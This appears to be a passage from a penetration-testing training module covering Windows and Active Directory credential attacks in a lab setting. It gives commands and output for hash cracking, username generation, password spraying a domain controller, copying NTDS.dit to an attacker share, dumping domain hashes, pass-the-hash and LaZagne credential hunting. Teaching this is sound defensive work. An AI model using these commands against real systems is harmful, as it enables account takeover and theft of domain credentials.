`Google Chrome`	Password form auto-completion data (username and password for saved sites).
`Outlook`	Passwords for email accounts.
`Remote Desktop Connection`	Saved credentials for connections to remote machines.
`Credential Manager`	Saved credentials for accessing shared resources, joining Wireless networks, VPNs and more.

Mimikatz and Pypykatz can extract the DPAPI `masterkey` for the logged-on user whose data is present in LSASS process memory. This masterkey can then be used to decrypt the secrets associated with each of the applications using DPAPI and result in the capturing of credentials for various accounts. DPAPI attack techniques are covered in greater detail in the Windows Privilege Escalation module.

Cracking the NT Hash with Hashcat

Now we can use Hashcat to crack the NT Hash. In this example, we only found one NT hash associated with the Bob user, which means we won't need to create a list of hashes as we did in the `Attacking SAM` section of this module. After setting the mode in the command, we can paste the hash, specify a wordlist, and then crack the hash.

```
sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b
/usr/share/wordlists/rockyou.txt

64f12cddaa88057e06a81b54e73b949b:Password1
```


Our cracking attempt completes, and our overall attack can be considered a success.

Attacking Active Directory & NTDS.dit

`Active Directory` (`AD`) is a common and critical directory service in modern enterprise networks. AD is something we will repeatedly encounter, so we need to be familiar with various methods we can use to attack & defend these AD environments. It is safe to conclude that if the organization uses Windows, then AD is used to manage those Windows systems. Attacking AD is such an extensive & significant topic that we have multiple modules covering AD.

In this section, we will focus primarily on how we can extract credentials through the use of a `dictionary attack against AD accounts` and `dumping hashes` from the `NTDS.dit` file.

Like many of the attacks we have covered thus far, our target must be reachable over the network. This means it is highly likely that we will need to have a foothold established on the internal network to which the target is connected. That said, there are situations where an organization may be using port forwarding to forward the remote desktop protocol (`3389`) or other protocols used for remote access on their edge router to a system on their internal network. Please know that most methods covered in this module simulate the steps after an initial compromise, and a foothold is established on an internal network. Before we get hands-on with the attack methods, let's consider the authentication process once a Windows system has been joined to the domain. This approach will help us better understand the significance of Active Directory and the password attacks it can be susceptible to.



Once a Windows system is joined to a domain, it will `no longer default to referencing the SAM database to validate logon requests`. That domain-joined system will now send all authentication requests to be validated by the domain controller before allowing a user to log on. This does not mean the SAM database can no longer be used. Someone looking to log on using a local account in the SAM database can still do so by specifying the `hostname` of the device proceeded by the `Username` (Example: `WS01/nameofuser`) or with direct access to the device then typing `./` at the logon UI in the `Username` field. This is worthy of consideration because we need to be mindful of what system components are impacted by the attacks we perform. It can also give us additional avenues of attack to consider when targeting Windows desktop operating systems or Windows server operating systems with direct physical access or over a network. Keep in mind that we can also study NTDS attacks by keeping track of this technique.

Dictionary Attacks against AD accounts using CrackMapExec

Keep in mind that a dictionary attack is essentially using the power of a computer to guess a username &/or password using a customized list of potential usernames and passwords. It can be rather `noisy` (easy to detect) to conduct these attacks over a network because they can generate a lot of network traffic and alerts on the target system as well as eventually get denied due to login attempt restrictions that may be applied through the use of Group Policy.

When we find ourselves in a scenario where a dictionary attack is a viable next step, we can benefit from trying to `custom tailor` our attack as much as possible. In this case, we can consider the organization we are working with to perform the engagement against and use searches on various social media websites and look for an employee directory on the company's website. Doing this can result in us gaining the names of employees that work at the organization. One of the first things a new employee will get is a username. Many organizations follow a naming convention when creating employee usernames. Here are some common conventions to consider:

Username Convention	Practical Example for Jane Jill Doe
`firstinitiallastname`	jdoe
`firstinitialmiddleinitiallastname`	jjdoe
`firstnamelastname`	janedoe
`firstname.lastname`	jane.doe
`lastname.firstname`	doe.jane
`nickname`	doedoehacksstuff

Often, an email address's structure will give us the employee's username (structure: username@domain). For example, from the email address `jdoe`@`inlanefreight.com`, we see that `jdoe` is the username.

A tip from MrB3n: We can often find the email structure by Googling the domain name, i.e., “@inlanefreight.com” and get some valid emails. From there, we can use a script to scrape various social media sites and mashup potential valid usernames. Some organizations try to obfuscate their usernames to prevent spraying, so they may alias their username like a907 (or something similar) back to joe.smith. That way, email messages can get through, but the actual internal username isn’t disclosed, making password spraying harder. Sometimes you can use google dorks to search for “inlanefreight.com filetype:pdf” and find some valid usernames in the PDF properties if they were generated using a graphics editor. From there, you may be able to discern the username structure and potentially write a small script to create many possible combinations and then spray to see if any come back valid.

Creating a Custom list of Usernames

Let's say we have done our research and gathered a list of names based on publicly available information. We will keep the list relatively short for the sake of this lesson because organizations can have a huge number of employees. Example list of names:

- Ben Williamson
- Bob Burgerstien
- Jim Stevenson
- Jill Johnson
- Jane Doe

We can create a custom list on our attack host using the names above. We can use a command line-based text editor like `Vim` or a graphical text editor to create our list. Our list may look something like this:

```
cat usernames.txt
bwilliamson
benwilliamson
```

```
ben.willamson
willamson.ben
bburgerstien
bobburgerstien
bob.burgerstien
burgerstien.bob
jstevenson
jimstevenson
jim.stevenson
stevenson.jim
```

Of course, this is just an example and doesn't include all of the names, but notice how we can include a different naming convention for each name if we do not already know the naming convention used by the target organization.

We can manually create our list(s) or use an `automated list generator` such as the Ruby-based tool Username Anarchy to convert a list of real names into common username formats. Once the tool has been cloned to our local attack host using `Git`, we can run it against a list of real names as shown in the example output below:

```
./username-anarchy -i /home/ltnbob/names.txt

ben
benwilliamson
ben.williamson
benwilli
benwill
benw
b.williamson
bwilliamson
wben
w.ben
williamsonb
williamson
williamson.b
williamson.ben
bw
bob
bobburgerstien
bob.burgerstien
bobburge
bobburg
bobb
b.burgerstien
bburgerstien
bbob
b.bob
```

```
burgerstienb
burgerstien
burgerstien.b
burgerstien.bob
bb
jim
jimstevenson
jim.stevenson
jimsteve
jimstev
jims
j.stevenson
jstevenson
sjim
s.jim
stevensonj
stevenson
stevenson.j
stevenson.jim
js
jill
jilljohnson
jill.johnson
jilljohn
jillj
j.johnson
jjohnson
jjill
j.jill
johnsonj
johnson
johnson.j
johnson.jill
jj
jane
janedoe
jane.doe
janed
j.doe
jdoe
djane
d.jane
doej
doe
doe.j
doe.jane
jd
```

Using automated tools can save us time when crafting lists. Still, we will benefit from spending as much time as we can attempting to discover the naming convention an organization is using with usernames because this will reduce the need for us to guess the naming convention.

It is ideal to limit the need to guess as much as possible when conducting password attacks.


Launching the Attack with CrackMapExec

Once we have our list(s) prepared or discover the naming convention and some employee names, we can launch our attack against the target domain controller using a tool such as CrackMapExec. We can use it in conjunction with the SMB protocol to send logon requests to the target Domain Controller. Here is the command to do so:

```
crackmapexec smb 10.129.201.57 -u bwilliamson -p
/usr/share/wordlists/fasttrack.txt

SMB         10.129.201.57     445    DC01           [*] Windows 10.0 Build
17763 x64 (name:DC-PAC) (domain:dac.local) (signing:True) (SMBv1:False)
SMB         10.129.201.57     445    DC01             [-]
inlanefrieght.local\bwilliamson:winter2017 STATUS_LOGON_FAILURE
SMB         10.129.201.57     445    DC01             [-]
inlanefrieght.local\bwilliamson:winter2016 STATUS_LOGON_FAILURE
SMB         10.129.201.57     445    DC01             [-]
inlanefrieght.local\bwilliamson:winter2015 STATUS_LOGON_FAILURE
SMB         10.129.201.57     445    DC01             [-]
inlanefrieght.local\bwilliamson:winter2014 STATUS_LOGON_FAILURE
SMB         10.129.201.57     445    DC01             [-]
inlanefrieght.local\bwilliamson:winter2013 STATUS_LOGON_FAILURE
SMB         10.129.201.57     445    DC01             [-]
inlanefrieght.local\bwilliamson:P@55w0rd STATUS_LOGON_FAILURE
SMB         10.129.201.57     445    DC01             [-]
inlanefrieght.local\bwilliamson:P@ssw0rd! STATUS_LOGON_FAILURE
SMB         10.129.201.57     445    DC01             [+]
inlanefrieght.local\bwilliamson:P@55w0rd!
```

In this example, CrackMapExec is using SMB to attempt to logon as user (`-u`) `bwilliamson` using a password (`-p`) list containing a list of commonly used passwords (`/usr/share/wordlists/fasttrack.txt`). If the admins configured an account lockout policy, this attack could lock out the account that we are targeting. At the time of this writing (January 2022), an account lockout policy is not enforced by default with the default group policies that apply to a Windows domain, meaning it is possible that we will come across environments vulnerable to this exact attack we are practicing.

Event Logs from the Attack



It can be useful to know what might have been left behind by an attack. Knowing this can make our remediation recommendations more impactful and valuable for the client we are working with. On any Windows operating system, an admin can navigate to `Event Viewer` and view the Security events to see the exact actions that were logged. This can inform decisions to implement stricter security controls and assist in any potential investigation that might be involved following a breach.

Once we have discovered some credentials, we could proceed to try to gain remote access to the target domain controller and capture the NTDS.dit file.

Capturing NTDS.dit

`NT Directory Services` (`NTDS`) is the directory service used with AD to find & organize network resources. Recall that `NTDS.dit` file is stored at `%systemroot%/ntds` on the domain controllers in a forest. The `.dit` stands for directory information tree. This is the primary database file associated with AD and stores all domain usernames, password hashes, and other critical schema information. If this file can be captured, we could potentially compromise every account on the domain similar to the technique we covered in this module's `Attacking SAM` section. As we practice this technique, consider the importance of protecting AD and brainstorm a few ways to stop this attack from happening.

Connecting to a DC with Evil-WinRM

We can connect to a target DC using the credentials we captured.

```
evil-winrm -i 10.129.201.57  -u bwilliamson -p 'P@55w0rd!'
```

Evil-WinRM connects to a target using the Windows Remote Management service combined with the PowerShell Remoting Protocol to establish a PowerShell session with the target.

Checking Local Group Membership

Once connected, we can check to see what privileges `bwilliamson` has. We can start with looking at the local group membership using the command:

```
*Evil-WinRM* PS C:\> net localgroup

Aliases for \\DC01

-------------------------------------------------------------------------------
-----
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Pre-Windows 2000 Compatible Access
*Print Operators
*RAS and IAS Servers
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Server Operators
*Storage Replica Administrators
*Terminal Server License Servers
*Users
*Windows Authorization Access Group
```

```
The command completed successfully.
```

We are looking to see if the account has local admin rights. To make a copy of the NTDS.dit file, we need local admin (`Administrators group`) or Domain Admin (`Domain Admins group`) (or equivalent) rights. We also will want to check what domain privileges we have.

Checking User Account Privileges including Domain

```
*Evil-WinRM* PS C:\> net user bwilliamson

User name                    bwilliamson
Full Name                    Ben Williamson
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/13/2022 12:48:58 PM
Password expires             Never
Password changeable          1/14/2022 12:48:58 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/14/2022 2:07:49 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```


This account has both Administrators and Domain Administrator rights which means we can do just about anything we want, including making a copy of the NTDS.dit file.

Creating Shadow Copy of C:

We can use `vssadmin` to create a Volume Shadow Copy (`VSS`) of the C: drive or whatever volume the admin chose when initially installing AD. It is very likely that NTDS will be stored on C: as that is the default location selected at install, but it is possible to change the location. We use VSS for this because it is designed to make copies of volumes that may be

read & written to actively without needing to bring a particular application or system down. VSS is used by many different backup & disaster recovery software to perform operations.

```
*Evil-WinRM* PS C:\> vssadmin CREATE SHADOW /For=C:

vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {186d5979-2f2b-4afe-8101-9f1111e4cb1a}
    Shadow Copy Volume Name: \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
```

Copying NTDS.dit from the VSS

We can then copy the NTDS.dit file from the volume shadow copy of C: onto another location on the drive to prepare to move NTDS.dit to our attack host.

```
*Evil-WinRM* PS C:\NTDS> cmd.exe /c copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\NTDS\NTDS.dit
c:\NTDS\NTDS.dit

        1 file(s) copied.
```


Before copying NTDS.dit to our attack host, we may want to use the technique we learned earlier to create an SMB share on our attack host. Feel free to go back to the `Attacking SAM` section to review that method if needed.

Transferring NTDS.dit to Attack Host

Now `cmd.exe /c move` can be used to move the file from the target DC to the share on our attack host.

```
*Evil-WinRM* PS C:\NTDS> cmd.exe /c move C:\NTDS\NTDS.dit
\\10.10.15.30\CompData

        1 file(s) moved.
```

A Faster Method: Using cme to Capture NTDS.dit

Alternatively, we may benefit from using CrackMapExec to accomplish the same steps shown above, all with one command. This command allows us to utilize VSS to quickly capture and dump the contents of the NTDS.dit file conveniently within our terminal session.

```
crackmapexec smb 10.129.201.57 -u bwilliamson -p P@55w0rd! --ntds

SMB         10.129.201.57    445     DC01             [*] Windows 10.0
Build 17763 x64 (name:DC01) (domain:inlanefrieght.local) (signing:True)
(SMBv1:False)
SMB         10.129.201.57    445     DC01             [+]
inlanefrieght.local\bwilliamson:P@55w0rd! (Pwn3d!)
SMB         10.129.201.57    445     DC01             [+] Dumping the
NTDS, this could take a while so go grab a redbull...
SMB         10.129.201.57    445     DC01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b5
4e73b949b:::
SMB         10.129.201.57    445     DC01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB         10.129.201.57    445     DC01
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:e6be3fd362edbaa873f50e384a02ee
68:::
SMB         10.129.201.57    445     DC01
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cbb8a44ba74b5778a06c2d08b4ced8
02:::
SMB         10.129.201.57    445     DC01
inlanefrieght.local\jim:1104:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2e
c06a62cb887fb391dee0:::
SMB         10.129.201.57    445     DC01             WIN-
IAUBULPG5MZ:1105:aad3b435b51404eeaad3b435b51404ee:4f3c625b54aa03e471691f12
4d5bf1cd:::
SMB         10.129.201.57    445     DC01             WIN-
NKHHJGP3SMT:1106:aad3b435b51404eeaad3b435b51404ee:a74cc84578c16a6f81ec9076
5d5eb95f:::
SMB         10.129.201.57    445     DC01             WIN-
K5E9CWYEG7Z:1107:aad3b435b51404eeaad3b435b51404ee:ec209bfad5c41f919994a45e
d10e0f5c:::
SMB         10.129.201.57    445     DC01             WIN-
5MG4NRVHF2W:1108:aad3b435b51404eeaad3b435b51404ee:7ede00664356820f2fc9bf10
f4d62400:::
SMB         10.129.201.57    445     DC01             WIN-
UISCTR0XLKW:1109:aad3b435b51404eeaad3b435b51404ee:cad1b8b25578ee07a7afaf56
47e558ee:::
SMB         10.129.201.57    445     DC01             WIN-
ETN7BWMPGXD:1110:aad3b435b51404eeaad3b435b51404ee:edec0ceb606cf2e35ce4f560
39e9d8e7:::
SMB         10.129.201.57    445     DC01
inlanefrieght.local\bwilliamson:1125:aad3b435b51404eeaad3b435b51404ee:bc23
a1506bd3c8d3a533680c516bab27:::
SMB         10.129.201.57    445     DC01
inlanefrieght.local\bburgerstien:1126:aad3b435b51404eeaad3b435b51404ee:e19
ccf75ee54e06b06a5907af13cef42:::
SMB         10.129.201.57    445     DC01
```

```
inlanefrieght.local\jstevenson:1131:aad3b435b51404eeaad3b435b51404ee:bc007
082d32777855e253fd4defe70ee:::
SMB         10.129.201.57    445     DC01
inlanefrieght.local\jjohnson:1133:aad3b435b51404eeaad3b435b51404ee:161cff0
84477fe596a5db81874498a24:::
SMB         10.129.201.57    445     DC01
inlanefrieght.local\jdoe:1134:aad3b435b51404eeaad3b435b51404ee:64f12cddaa8
8057e06a81b54e73b949b:::
SMB         10.129.201.57    445     DC01           Administrator:aes256-
cts-hmac-sha1-
96:cc01f5150bb4a7dda80f30fbe0ac00bed09a413243c05d6934bbddf1302bc552
SMB         10.129.201.57    445     DC01           Administrator:aes128-
cts-hmac-sha1-96:bd99b6a46a85118cf2a0df1c4f5106fb
SMB         10.129.201.57    445     DC01           Administrator:des-cbc-
md5:618c1c5ef780cde3
SMB         10.129.201.57    445     DC01           DC01$:aes256-cts-hmac-
sha1-96:113ffdc64531d054a37df36a07ad7c533723247c4dbe84322341adbd71fe93a9
SMB         10.129.201.57    445     DC01           DC01$:aes128-cts-hmac-
sha1-96:ea10ef59d9ec03a4162605d7306cc78d
SMB         10.129.201.57    445     DC01           DC01$:des-cbc-
md5:a2852362e50eae92
SMB         10.129.201.57    445     DC01           krbtgt:aes256-cts-
hmac-sha1-
96:1eb8d5a94ae5ce2f2d179b9bfe6a78a321d4d0c6ecca8efcac4f4e8932cc78e9
SMB         10.129.201.57    445     DC01           krbtgt:aes128-cts-
hmac-sha1-96:1fe3f211d383564574609eda482b1fa9
SMB         10.129.201.57    445     DC01           krbtgt:des-cbc-
md5:9bd5017fdcea8fae
SMB         10.129.201.57    445     DC01
inlanefrieght.local\jim:aes256-cts-hmac-sha1-
96:4b0618f08b2ff49f07487cf9899f2f7519db9676353052a61c2e8b1dfde6b213
SMB         10.129.201.57    445     DC01
inlanefrieght.local\jim:aes128-cts-hmac-sha1-
96:d2377357d473a5309505bfa994158263
SMB         10.129.201.57    445     DC01
inlanefrieght.local\jim:des-cbc-md5:79ab08755b32dfb6
SMB         10.129.201.57    445     DC01           WIN-
IAUBULPG5MZ:aes256-cts-hmac-sha1-
96:881e693019c35017930f7727cad19c00dd5e0cfbc33fd6ae73f45c117caca46d
SMB         10.129.201.57    445     DC01           WIN-
IAUBULPG5MZ:aes128-cts-hmac-sha1-
     [+] Dumped 61 NTDS hashes to
/home/bob/.cme/logs/DC01_10.10.15.30_2022-01-19_133529.ntds of which 15
were added to the database
```

Cracking Hashes & Gaining Credentials

We can proceed with creating a text file containing all the NT hashes, or we can individually copy & paste a specific hash into a terminal session and use Hashcat to attempt to crack the hash and a password in cleartext.

Cracking a Single Hash with Hashcat

```
sudo hashcat -m 1000 64f12cddaa88057e06a81b54e73b949b
/usr/share/wordlists/rockyou.txt

64f12cddaa88057e06a81b54e73b949b:Password1
```

In many of the techniques we have covered so far, we have had success in cracking hashes we've obtained.

`What if we are unsuccessful in cracking a hash?`

Pass-the-Hash Considerations

We can still use hashes to attempt to authenticate with a system using a type of attack called `Pass-the-Hash` (`PtH`). A PtH attack takes advantage of the NTLM authentication protocol to authenticate a user using a password hash. Instead of `username` : `clear-text password` as the format for login, we can instead use `username` : `password hash` . Here is an example of how this would work:

Pass-the-Hash with Evil-WinRM Example

```
evil-winrm -i 10.129.201.57  -u  Administrator -H
"64f12cddaa88057e06a81b54e73b949b"
```

We can attempt to use this attack when needing to move laterally across a network after the initial compromise of a target. More on PtH will be covered in the module `AD Enumeration and Attacks` .

Credential Hunting in Windows

Once we have access to a target Windows machine through the GUI or CLI, we can significantly benefit from incorporating credential hunting into our approach. `Credential`

`Hunting` is the process of performing detailed searches across the file system and through various applications to discover credentials. To understand this concept, let's place ourselves in a scenario. We have gained access to an IT admin's Windows 10 workstation through RDP.

Search Centric

Many of the tools available to us in Windows have search functionality. In this day and age, there are search-centric features built into most applications and operating systems, so we can use this to our advantage on an engagement. A user may have documented their passwords somewhere on the system. There may even be default credentials that could be found in various files. It would be wise to base our search for credentials on what we know about how the target system is being used. In this case, we know we have access to an IT admin's workstation.

`What might an IT admin be doing on a day-to-day basis & which of those tasks may require credentials?`

We can use this question & consideration to refine our search to reduce the need for random guessing as much as possible.

Key Terms to Search


Whether we end up with access to the GUI or CLI, we know we will have some tools to use for searching but of equal importance is what exactly we are searching for. Here are some helpful key terms we can use that can help us discover some credentials:

Passwords	Passphrases	Keys
Username	User account	Creds
Users	Passkeys	Passphrases
configuration	dbcredential	dbpassword
pwd	Login	Credentials

Let's use some of these key terms to search on the IT admin's workstation.

Search Tools

With access to the GUI, it is worth attempting to use `Windows Search` to find files on the target using some of the keywords mentioned above.



By default, it will search various OS settings and the file system for files & applications containing the key term entered in the search bar.

We can also take advantage of third-party tools like Lazagne to quickly discover credentials that web browsers or other installed applications may insecurely store. It would be beneficial to keep a standalone copy of Lazagne on our attack host so we can quickly transfer it over to the target. `Lazagne.exe` will do just fine for us in this scenario. We can use our RDP client to copy the file over to the target from our attack host. If we are using `xfreerdp` all we must do is copy and paste into the RDP session we have established.

Once Lazagne.exe is on the target, we can open command prompt or PowerShell, navigate to the directory the file was uploaded to, and execute the following command:

Running Lazagne All

```
C:\Users\bob\Desktop> start lazagne.exe all
```

This will execute Lazagne and run `all` included modules. We can include the option `-vv` to study what it is doing in the background. Once we hit enter, it will open another prompt and display the results.

Lazagne Output

```
|=================================================================|
|                                                                 |
|                        The LaZagne Project                      |
|                                                                 |
|                          ! BANG BANG !                          |
|                                                                 |
|=================================================================|

########## User: bob ##########

------------------ Winscp passwords -----------------

[+] Password found !!!
URL: 10.129.202.51
Login: admin
Password: SteveisReallyCool123
Port: 22
```

If we used the `-vv` option, we would see attempts to gather passwords from all Lazagne's supported software. We can also look on the GitHub page under the supported software section to see all the software Lazagne will try to gather credentials from. It may be a bit shocking to see how easy it can be to obtain credentials in clear text. Much of this can be attributed to the insecure way many applications store credentials.

Using findstr

We can also use findstr to search from patterns across many types of files. Keeping in mind common key terms, we can use variations of this command to discover credentials on a Windows target:

```
C:\> findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml *.git
*.ps1 *.yml
```

Additional Considerations

There are thousands of tools & key terms we could use to hunt for credentials on Windows operating systems. Know that which ones we choose to use will be primarily based on the function of the computer. If we land on a Windows Server OS, we may use a different approach than if we land on a Windows Desktop OS. Always be mindful of how the system is being used, and this will help us know where to look. Sometimes we may even be able to find credentials by navigating and listing directories on the file system as our tools run.

Here are some other places we should keep in mind when credential hunting:

- Passwords in Group Policy in the SYSVOL share
- Passwords in scripts in the SYSVOL share
- Password in scripts on IT shares
- Passwords in web.config files on dev machines and IT shares
- unattend.xml
- Passwords in the AD user or computer description fields
- KeePass databases --> pull hash, crack and get loads of access.
- Found on user systems and shares
- Files such as pass.txt, passwords.docx, passwords.xlsx found on user systems, shares, Sharepoint

---

You have gained access to an IT admin's Windows 10 workstation and begin your credential hunting process by searching for credentials in common storage locations.

`Connect to the target and use what you've learned to discover the answers to the challenge questions`.

Credential Hunting in Linux

Hunting for credentials is one of the first steps once we have access to the system. These low-hanging fruits can give us elevated privileges within seconds or minutes. Among other things, this is part of the local privilege escalation process that we will cover here. However, it is important to note here that we are far from covering all possible situations and therefore focus on the different approaches.

We can imagine that we have successfully gained access to a system via a vulnerable web application and have therefore obtained a reverse shell, for example. Therefore, to escalate our privileges most efficiently, we can search for passwords or even whole credentials that we can use to log in to our target. There are several sources that can provide us with credentials that we put in four categories. These include, but are not limited to:

`Files`	`History`	`Memory`	`Key-Rings`
